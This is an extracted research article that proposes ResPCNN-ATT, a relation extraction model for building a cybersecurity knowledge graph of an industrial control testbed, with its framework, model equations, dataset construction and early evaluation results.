Wireless Communications and Mobile Computing

Attacks, Challenges, and New Designs in Security and Privacy for Smart Mobile Devices

Lead Guest Editor: Ding Wang
Guest Editors: Kim-Kwang Raymond Choo, Weizhi Meng, and Ashok Kumar Das

Attacks, Challenges, and New Designs in Security and Privacy for Smart Mobile Devices

Wireless Communications and Mobile Computing

Attacks, Challenges, and New Designs in Security and Privacy for Smart Mobile Devices

Lead Guest Editor: Ding Wang
Guest Editors: Kim-Kwang Raymond Choo, Weizhi Meng, and Ashok Kumar Das

Contents

Contents

Hindawi
Wireless Communications and Mobile Computing
Volume 2020, Article ID 8883696, 13 pages
https://doi.org/10.1155/2020/8883696

Research Article

Data-Driven Cybersecurity Knowledge Graph Construction for Industrial Control System Security

Guowei Shen,[1,2,3] **Wanling Wang**,[1] **Qilin Mu**,[2,3] **Yanhong Pu**,[2,3] **Ya Qin**,[1] **and Miao Yu**[4]

[1]*Guizhou Provincial Key Laboratory of Public Big Data, College of Computer Science and Technology, Guizhou University, Guiyang 550025, China*
[2]*Big Data Application on Improving Government Governance Capabilities National Engineering Laboratory, Guiyang 550022, China*
[3]*CETC Big Data Research Institute Co., Ltd., Guiyang 550022, China*
[4]*Institute of Information Engineering, Chinese Academy of Sciences, Beijing 100093, China*

Correspondence should be addressed to Miao Yu; yumiao@iie.ac.cn

Received 14 July 2020; Revised 22 September 2020; Accepted 31 October 2020; Published 28 December 2020

Academic Editor: Ding Wang

Industrial control systems (ICS) involve many key industries, which once attacked will cause heavy losses. However, traditional passive defense methods of cybersecurity have difficulty effectively dealing with increasingly complex threats; a knowledge graph is a new idea to analyze and process data in cybersecurity analysis. We propose a novel overall framework of data-driven industrial control network security defense, which integrated fragmented multisource threat data with an industrial network layout by a cybersecurity knowledge graph. In order to better correlate data to construct a knowledge graph, we propose a distant supervised relation extraction model ResPCNN-ATT; it is based on a deep residual convolutional neural network and attention mechanism, reduces the influence of noisy data in distant supervision, and better extracts deep semantic features in sentences by using deep residuals. We empirically demonstrate the performance of the proposed method in the field of general cybersecurity by using dataset CSER; the model proposed in this paper achieves higher accuracy than other models. And then, the dataset ICSER was used to construct a cybersecurity knowledge graph (CSKG) on the basis of analyzing specific industrial control scenarios, visualizing the knowledge graph for further security analysis to the industrial control system.

1. Introduction

Industrial control systems (ICS), which involve key industries such as oil and gas production, electricity, chemical processing, transportation, and manufacturing, have seen increasing security problems and cyberattacks in recent years due to access to the Internet, such as Stuxnet. Stuxnet [1] infected and manipulated programmable logic controller (PLC) and caused serious physical damage to equipment which led to system failure. In 2016, the power system of Ukraine was attacked by a variant of the BlackEnergy malicious code [2], resulting in a large-scale power outage that affected 225,000 citizens. An industrial control network involves a lot of important infrastructure construction; in the event of a cyberattack, huge losses will be caused and endanger the economy, public safety, human life, and other aspects [3]. With the support of 5G technology, the industrial Internet will be integrated with the development of 5G [4], which promotes industrial development while introducing more security risks, so it is necessary to further improve the guarantee of industrial network security.

Data-driven prediction and analysis of cybersecurity incidents is a hot topic in current cybersecurity research; through mining correlations among industrial control network data, the asset equipment information of the industrial control system can be associated with corresponding vulnerabilities, to identify the potential internal and external threat relationship with fine granularity and construct the asset threat graph based on a specific industrial control network structure. It is more explicit to see threat situation

in security analysis of ICS by using visualization technology, which provides accurate support for industrial control network security protection decision-making. Currently, there are numerous open source threat intelligence sources periodically updating threat feeds fed into various analytical solutions. Security news, security forums, and vulnerability information are important data sources for cyberthreat intelligence. However, the above data is fragmented, and it is difficult to correlate such multisource data.

A cybersecurity knowledge graph (CSKG) is a powerful tool for data-driven thread intelligence computing. Researchers can intuitively know cybersecurity entities and relations between the entities through CSKG, such as utilization relation between malware and vulnerabilities, employment relation between attackers and organizations, and ownership between software and vulnerabilities. Relation extraction is a very important task in the construction of CSKG from unstructured data.

In relation extraction, the lack of labeled data for training is a challenge when constructing a network security knowledge graph. A common technique for coping with this difficulty is distant supervision in natural language processing. Distant supervision strategy is an effective method of automatically labeling training data. However, the assumption in the distant supervision method is too strong, leading to the wrong label problem.

In this paper, we first propose a novel overall framework of data-driven industrial control network security defense. In order to better mine entity relations in cybersecurity data, we propose a novel cybersecurity relation extraction model ResPCNN-ATT which combined Residual Learning, Piecewise Convolutional Neural Networks (PCNN), and multi-instance ATTention. The following list details the main contributions of the article:

(i) A novel data-driven industrial network security defense framework is proposed, which structures fragmented multisource data and integrates with industrial network layout

(ii) A distant supervised cybersecurity relation extraction model based on ResPCNN-ATT is proposed to reduce the impact of noise data in open source threat intelligence data sources

(iii) ResPCNN-ATT first uses the pretrained word vector and the position vector between cybersecurity entity pairs as the model input and then uses PCNN to extract the semantic features. Deep residual learning is used to solve the problem of gradient disappearance caused by noise data. A multi-instance attention mechanism is used to calculate the correlation between instance and the corresponding relation to reduce the impact of noise data

(iv) The datasets CSER and ICSER are constructed. We first empirically demonstrate the performance of the proposed method in the field of general cybersecurity by using dataset CSER. And then, we analyze asset information and network layout of Electric Power and Intelligent Control Testbed (EPIC) and use dataset ICSER to construct a cybersecurity knowledge graph for EPIC, visualizing the knowledge graph for further security analysis to the industrial control system

The rest of the paper is organized as follows. We describe related works in Section 2 and propose the overall framework in Section 3. The structure definition of CSKG is analyzed in Section 4. The cybersecurity relation extraction model and details are shown in Section 5, and performance evaluation of the model is discussed in Section 6. In Section 7, we construct and visualize a cybersecurity knowledge graph based on a specific industrial control scenario. Section 8 draws conclusions.

2. Related Work

Industrial control systems (ICS) consist of integrated hardware and software components for monitoring and controlling various industrial processes, often deployed in critical infrastructure such as water treatment plants, power grids, and gas pipelines [5]. In recent years, more and more components of ICS are connected to the Internet, exposing more and more security vulnerabilities that may be exploited by attackers [6]. Various vulnerabilities in Internet are important internal causes of network security risks. There are vulnerabilities in all levels and links of the information network; once exploited by malicious actors, they will affect normal operation of the system and its services [7]. Due to the increasing number of attack events and the serious consequences of attacking, and the many threats in the complex industrial network environment [8, 9], it is crucial to study industrial network security. Traditional passive defense measures of cybersecurity have the difficulty of effectively dealing with the increasingly complex threats; we must strengthen cybersecurity analysis capability based on vulnerabilities, threat intelligence, and other aspects and enhance the industrial network security active defense capability.

Structuring and organizing data can improve the efficiency and accuracy of cybersecurity analysis. Sadighian et al. [10] proposed ONTIDS, an ontology alarm association framework based on context information. By defining the ontology structure, security alarms are represented and stored, and the association between alarm information is regularized; on this basis, rules are set to filter alarms to reduce the false alarm rate and facilitate network security analysis. In order to further achieve cybersecurity information correlation and semantic analysis, many researches are devoted to improving the interpretation, feature correlation, and data processing of the alarm log, reducing the false alarm rate, and enhancing cybersecurity analysis capability [11–13].

Data-driven cybersecurity event prediction and analysis are hot topics in the current cybersecurity research [14]. Shu et al. introduced a new methodology that models threat discovery as a graph computation problem for threat intelligence [15]. Yu et al. proposed a relation extraction method for the construction of a knowledge graph in the food field [16]. As a semantic knowledge base, a knowledge




Figure 1: The overall framework of data-driven industrial control network security analysis.

graph is a powerful tool for managing large-scale knowledge consisting of entities and relations between them. Using a knowledge graph to analyze and process data provides a new idea for cybersecurity analysis, integrates open source fragmented data, identifies its correlation, associates asset equipment in ICS with corresponding vulnerability information, excavates the internal and external potential threat relation, and further conducts more accurate analysis on industrial control network security. It is crucial to mine the association of data resources efficiently and accurately.

Natural language processing technology [17–19] tends to only consider the domain name and IP address when analyzing the relation between malicious entities, both of which have very simple relation definitions. Pingle et al. proposed the RelExt [20] system, which strives to improve various cyberthreat representation schemes, especially cybersecurity knowledge graphs (CSKG), by predicting the relations between cybersecurity entities identified by cybersecurity named entity recognizer. VIEM [21] analyzed a large number of inconsistencies by extracting software names and software versions in public security vulnerability reports, so the extraction of relations is more complicated.

Relation extraction (RE) is one of the most important topics in NLP. Many relation extraction methods have been proposed [22–24], such as bootstrapping, unsupervised relation discovery, and supervised classification. Most existing supervised RE methods require a large amount of labeled relation-specific training data, which is very time-consuming and labor-intensive. Distant supervision is proposed to automatically generate training data. Under the framework of distance supervised learning, some recent work [25–28] attempts to use deep neural networks in relation prediction. Although distant supervision is an effective strategy to automatically label training data, it always suffers from the wrong label problem.

3. Overall Framework

There are numerous open source threat intelligence sources periodically updating threat feeds fed into various analytical solutions; it is significant for cybersecurity analysis that structures these data and applies them to specific scenarios. As shown in Figure 1, we propose a data-driven industrial control network security analysis framework based on a cybersecurity knowledge graph. We combine threat intelligence such as third party attack reports and vulnerability libraries with asset network layouts, and so, internal network layout and threat information corresponding to assets in networks are integrated with external threat intelligence. A knowledge graph extends the problem of cybersecurity analysis to the study of the graph structure; graph-based analysis is conducive to the development of effective system protection, detection, and response mechanisms.

We first analyze ICS scenarios to identify asset equipment and communication layout. On this basis, we mine external vulnerability information from vulnerability libraries such as Cybersecurity and Infrastructure Security Agency (CISA) (https://www.us-cert.gov/ics), National Vulnerability Database (NVD) (https://nvd.nist.gov/), Common Weakness Enumeration (CWE) (https://cwe.mitre.org/), and Common Vulnerabilities and Exposures (CVE) (http://cve.mitre.org/). We collect data by the way of focused crawling and obtain the key corpus for constructing a knowledge graph after processing. And then, we utilize cybersecurity entity identification and relation extraction technology to form a cybersecurity knowledge graph (CSKG), offering structured analysis data for specific cybersecurity scenarios. Based on the constructed CSKG, we can use visualization technology to show the connection between assets and threats clearly; it becomes easier to query entities, relations, and path. We further research on the basis of the knowledge graph,




Figure 2: The communication layout of EPIC.

utilizing knowledge reasoning technology to forecast correlation of threats and assets, to more comprehensively analyze industrial control network security.

We have done a lot of research on the key technologies of the knowledge graph. Information extraction, as a key technology of CSKG, is of great significance in the entire architecture. Cybersecurity entities have the characteristics of mixed Chinese and English, confusing classification, and unclear features, and the existing related datasets are also very few, leading to difficulties in cybersecurity entity relation extraction.

For the lack of related datasets, we construct dataset CSER for general cybersecurity relation extraction and dataset ICSER for industrial control network relation extraction. First, the cybersecurity entity recognition model based on FT-CNN-BiLSTM-CRF proposed by Qin et al. [29] is used to extract cybersecurity entity pairs. This method uses artificial feature templates to extract local context features and further uses a neural network to automatically extract character features and global text features. Cybersecurity entity pairs were used to manually annotate some of the relation extraction corpora and match entity pairs with text data from vulnerability databases to form final datasets. Finally, the cybersecurity relation extraction dataset CSER and industrial control network relation extraction dataset ICSER are constructed.

4. CSKG Structure Definition

4.1. Scenario Analysis. In this paper, we take Electric Power and Intelligent Control Testbed (EPIC) from iTrust Labs (https://itrust.sutd.edu.sg/itrust-labs-home/itrust-labs_epic/) as a specific industrial control network scenario. We analyze the network layout and list the key asset equipment and resources in EPIC.

EPIC is a power testbed that maps a small smart grid system in real life, including four stages of generation, transmission, microgrid, and smart home; each stage is controlled by its own PLC/controller. There are communication channels between SCADA, distributed control system (DCS), and energy management system (EMS) and each PLC/controller. Attackers can exploit vulnerabilities to enter the communication network and maliciously manipulate the control flow and launch DDos attack on the PLC control flow, and then, the system cannot work normally. Attackers can also utilize the communication channel to enter the SCADA workstation and operate on the SMA portal to launch more attacks.

According to [30], the communication layout of EPIC is shown in Figure 2, which is composed of a SCADA workstation, historian, programmable logic controller (PLC), intelligent electrical devices (IEDs), access points (APs), and switches (SWs), and redundancy in the ring network is achieved using high availability seamless redundancy (HSR) and media redundancy protocol (MRP).

EPIC uses the IEC 61850 standard as the communication protocol for automation systems. There are two main protocols: Manufacturing Message Specification (MMS) and General Object-Oriented Substation Event (GOOSE). It allows data communication between IED, PLC, and SCADA workstations. PLC uses MMS to communicate with SCADA




Figure 3: Ontology structure.

workstations and IEDs and communicate through GOOSE in four stages. The fieldbus communication between physical process and PLC, Master PLC, and SCADA of each stage is achieved through optional wired and wireless channels.

The key asset resources in EPIC [31] mainly include the following: SCADA system, which uses Pcvue in EPIC and runs on a personal computer equipped with the Windows operating system; PLCs, which use WAGO's PLC series PFC200 perform logic control in EPIC, located on control and network panel, and work based on firmware and control logic programs, and in a few cases, use Modbus TCP/IP communication; Codesys (Codesys v3), which is the programming standard of PLC; IEDs, SIPROTEC Relays from Siemens for protection and control which is used in EPIC, located in the control center and uses IEC61850 standard to communicate with the rest of the system, and maintains the entire process by firmware and control logic; VSD, SEW Eurodrive and the corresponding motor which are used as VSD in EPIC, located in the motor/generator room; and network switches and access points located in the network control panel which adopt HIRSCHMANN products.

4.2. Ontology Structure. Mining EPIC-related vulnerabilities to form a knowledge graph correspond to network layout and asset information of EPIC. For the convenience of research, the study mainly considers assets involved in the communication layout of EPIC. In this paper, we use assets as keywords to collect strong correlation information from vulnerability databases and form a relation extraction corpus with common vulnerabilities in ICS. The communication layout in EPIC is mapped into multiple groups of bidirectional communication relation between nodes and represented by triples. The connection between internal network layout and external threat information is established through the matching between nodes and specific asset information, thus forming the final industrial control network security knowledge graph. The ontology structure we define in this paper is shown in Figure 3.

We define 9 relations including model, _have_, version_, AKA, version, _by_, CVSS_score, module, help_out, and conn and additionally define two relations, comm and asset_info, to represent the connection relation in the EPIC communication network and asset information. There are 11 relations in total. Use <head, tail, relation> to identify the head entity, tail entity, and the relation between them. In this paper, the information of the network layout is mapped into triples <asset1, asset2, comm>, such as <MIED1, MIED2, comm>. Furthermore, <asset, Product, asset_info> combines the internal network layout and external threat intelligence through connecting asset nodes with the product information used by them. Through analysis of vulnerability databases, the vulnerability number is associated with CVSS score, solution, attack vector, and other relevant vulnerability numbers, making vulnerability analysis more multidimensional.

5. The Proposed Model

In this section, we describe the architecture of the proposed cybersecurity entity relation extraction model and then introduce each component of the model in detail.

Under the framework of distant supervised learning, the problem of insufficient label data in deep learning can be solved, but at the same time, it also brings some problems, such as the low-quality label data and the wrong label data. This would have a great impact on subsequent tasks of entity relation extraction. In view of the above problems, we propose a distant supervised relation extraction model ResPCNN-ATT based on the deep residual neural network and attention mechanism. The framework is shown in Figure 4. The model is mainly composed of a vector representation layer, a deep residual convolutional network layer, and a multi-instance attention layer.




Figure 4: Cybersecurity relation extraction model based on ResPCNN-ATT.

The model first uses the pretrained word vector and the position vector between entity pairs as input, which can highlight the role of the two entities, and then uses the piecewise convolutional neural networks to extract semantic features. At the same time, deep residual learning is introduced to solve the problem of gradient disappearance caused by noise data, so as to extract more effective semantic features. Finally, in order to better capture the more important semantic features in sentences, the multi-instance attention mechanism is used to calculate the correlation between instances and corresponding relation, so as to reduce the impact of noise data and improve the performance of relation extraction.

5.1. Vector Representation. The vector representation layer in the model mainly includes word embedding and position embedding.

5.1.1. Word Embedding. Before training the relation extraction model, the text data needs to be vectorized so that the model can read the data. Compared with traditional one-hot coding, word vector mapping can represent more semantic and syntactic information. Word vector mapping is to map each word in the text to a k-dimensional real-valued vector. It is a distributed representation of words. When training a neural network model, the most common method is to randomly initialize all parameters and then use an optimization algorithm to optimize the parameters. Research shows that when a neural network is initialized with a pretrained word vector, the parameters can be converged to a better local minimum.

For a given sentence $X = \{x_1, x_2, \cdots, x_n\}$ consisting of n words, use word2vec to map each word to a low-dimensional real-valued vector space, then perform word vector processing on the sentence, and finally get a vector representation of each word in the sentence, to form a word vector query matrix D^c. Each input training sequence can be mapped by the word vector query matrix D^c to obtain the corresponding real-valued vector $x_t = \{w_1, w_2, \cdots, w_n\}$.

5.1.2. Position Embedding. In the relation extraction task, we focus on finding the relation of entity pairs. Words that are often close to the entity are more able to highlight the relation between the two entities, such as some verbs: attack, use, etc. Therefore, in order to make full use of the information in the sentence, the position of each word in the sentence for two entities is an important feature in the relation extraction task. This paper uses the position vector (position embeddings (PE)) mapping representation method proposed by Zeng et al.; that is, the relative distance between the current word, entity e_1 and entity e_2, is stitched and converted into a vector representation through embedding. In sentence position vectorization, if the dimension of the word vector is d^c and the dimension of the position vector is d^p, then the dimension of the sentence vector is




Figure 5: Position embedding.

$$d^s = d^c + d^p * 2. \tag{1}$$

For example, the vectorized representation of "Alies discover Chrome has XSS vulnerabilities" is shown in Figure 5, "Chrome" and "XSS" in the sentence correspond to entities e_1 and entities e_2, respectively. Then, the distance

from "Alies" to "Chrome" is 2, the distance from "Alies" to "XSS" is 4, the distance from "vulnerability" to "Chrome" is -3, and the distance from "vulnerability" to "XSS" is -1.

5.2. Deep Residual Neural Network. In cybersecurity relation extraction tasks, the main challenge is that the length of the input sentence is variable and not fixed, and important feature information may appear in any area of the sentence. Therefore, in order to be able to use all local features and predict relations globally, this paper uses a piecewise convolutional neural network PCNN model to extract semantic features in sentences.

In this paper, a residual convolution block is designed for residual learning. Each residual convolution block is a sequence composed of two convolution layers. After each convolution layer, the activation function ReLU is used for nonlinear mapping, and features are then extracted using a local maximum pool. The kernel size of all convolution operations in the residual convolution module is w, and the newly generated features are guaranteed to be the same size as the original ones through the border padding operation. The convolution kernels of the two-layer convolution are $W_1, W_2 \in R^{w*1}$. The first layer of the residual convolution block is

$$c_{i,1} = f(W_1 \cdot c_{i,i+w-1} + b_1). \tag{2}$$

The second layer is

$$c_{i,2} = f(W_2 \cdot c_{i,i+w-1} + b_2), \tag{3}$$

where b_1, b_2 are bias vectors. In this paper, we optimize the residual learning to get the output vector c of the residual convolution block [32, 33].

After the semantic feature is acquired by the convolution layer, the most representative local feature is further extracted by the pooling layer. In order to capture characteristic information of different sentence structures, a piecewise max pooling process is used.

5.3. Multi-Instance Attention. In the relational extraction model, sentence-level attention is built on multiple instances, dynamically reducing the weight of noisy instances, and making full use of semantic information in these sentences to obtain final sentence vector representation.

For the instance set $S = (g_1, g_2, g_3, \cdots, g_n)$ describing the same entity pair $<e_i, e_j>$, g_i is the instance vector output by the convolution layer and n is the number of instances contained in the set S. This paper will calculate the correlation degree between the instance vector g_i and the relation r. In order to reduce the impact of noise data and make full use of the semantic information contained in each instance in the set, the calculation of instance set vector S will depend on each instance g_i in the set:

$$S = \sum_i \alpha_i g_i, \tag{4}$$

where a_i is the weight of the input instance vector g_i, which measures the correlation of the corresponding relation r. The calculation formula of α_i is as follows:

$$\alpha_i = \frac{\exp(e_i)}{\sum_k \exp(e_k)}. \tag{5}$$

e_i is a query-based function, which indicates the degree of matching between the input instance vector g_i and the prediction relation r.

Conditional probability of prediction relation $p(R \mid S)$ is calculated by softmax function:

$$p(R \mid S) = \text{soft max}\,(\tilde{r}S + b), \tag{6}$$

where $\tilde{r}$ is the relation matrix and b represents the bias vector. $p(R \mid S)$ is used to predict the relation between pairs of cybersecurity entities:

$$\tilde{R} = \arg\max p(R \mid S). \tag{7}$$

6. Performance Evaluation

In this section, we empirically demonstrate the performance of the proposed method on datasets CSER and ICSER. Commonly used Precision-Recall (P-R) curve, AUC value, and average accuracy ($P@N$) are used to evaluate the model. The P-R curve is a curve drawn with the recall rate R as the abscissa and the accuracy rate P as the ordinate, using P and R at different confidence levels. The AUC value is the area included under the P-R curve. Generally, the larger the AUC value is, the better the model performs. $P@N$ is the accuracy rate calculated by comparing the first N relation instances.

6.1. Datasets and Parameters. In order to verify the performance of our proposed model, we build a cybersecurity entity relation (CSER) dataset. 10 types of relations were labeled. The dataset CSER is clawed from the Freebuf (https://www.freebuf.com/) website and wooyun vulnerability database, which includes network text data such as technology sharing, network security, and vulnerability information.

The set of dimensions of the word vector is $\{50, 60, \cdots, 300\}$. The set of dimensions of the position vector is $\{1, 2, \cdots, 10\}$. During the training process, the Adam optimizer performs optimization training. The value set of the learning rate is {0.01, 0.001, 0.0001}. The set of batch sizes processed in one iteration is {40, 160, 640, 1280}. In order to prevent the model from overfitting, the dropout method is used in CNN. Other parameters are shown in Table 1.

6.2. Results and Analysis. The experimental comparison in this paper mainly compares two aspects of the models.

On the one hand, it uses the CNN algorithm with different performances to encode the training data and extract the semantic features in the sentence, mainly including the traditional models: CNN, PCNN, and ResPCNN.

The second aspect is based on how CNN/PCNN/ResPCNN uses the information in the packaging bag for

Table 1: Parameters.

Parameters	Value
CNN window size	3
CNN hidden size	230
Learning rate	0.01
Batch size	160
Epoch	60
Dimension of the position vector	5
Dropout rate	0.5
Dimension of the word vector	50

experimental comparison. Three different methods were used to process the information in the bag, namely, AVE, ONE, and ATT. AVE assigns the same weight to all the sentences in the packet as the entity pair, that is, $\alpha_i = 1/n$. ONE means to take the instance vector with the highest confidence and find a sentence with the highest score from each bag to represent the entire bag. All models in this paper have been trained and tested on the dataset CSER. Figures 6–8 show the *P-R* curves of the results on different bag models. AVE can introduce more information of sentences, but since it has the same evaluation on each sentence, it will also introduce noise from the wrong label data, which reduces the performance of relation extraction, so AVE has the lowest performance of relation extraction among the bag models. The AUC value difference between ONE and ATT on model PCNN is 0.12%, which refers that the performance of relation extraction does not differ much. On model ResPCNN and CNN, the performance of relation extraction of ATT is slightly higher than that of ONE; ATT can achieve a higher accuracy rate throughout the recall scope.

From Figure 9, the AUC value of the model ResPCNN-ATT is the highest value on the dataset CSER, which reaches 12.68%. The model ResPCNN-ATT proposed in this paper can better extract the deep semantic information of sentences, indicating that the introduction of the ATT method can effectively reduce the redundant data in distant supervised learning.

As can be seen from Table 2, comparing the accuracy of the first 100, 200, and 300 relation instances on the dataset CSER, the relation extraction accuracy of ResPCNN-ATT is the highest, which reaches 32.67%. However, the accuracy of the CSER dataset is lower than other datasets. This is because the sentences in the CSER dataset are mixed with Chinese and English; the more complicated the sentence structure is, the less obvious the entity relation characteristics are, and the less the corpus data is.

In order to further analyze the relation extraction model proposed in this paper, by adding the depth of the ResPCNN-ATT model to verify the effectiveness of the introduction of residual learning, comparative experiments of convolutional layers with different depths are designed. In this paper, the number of convolutional layers is increased by increasing the number of residual convolution blocks, and the experimental comparison is performed on the CSER dataset.




Figure 6: The results of different bag methods AVE/ONE/ATT based on CNN.

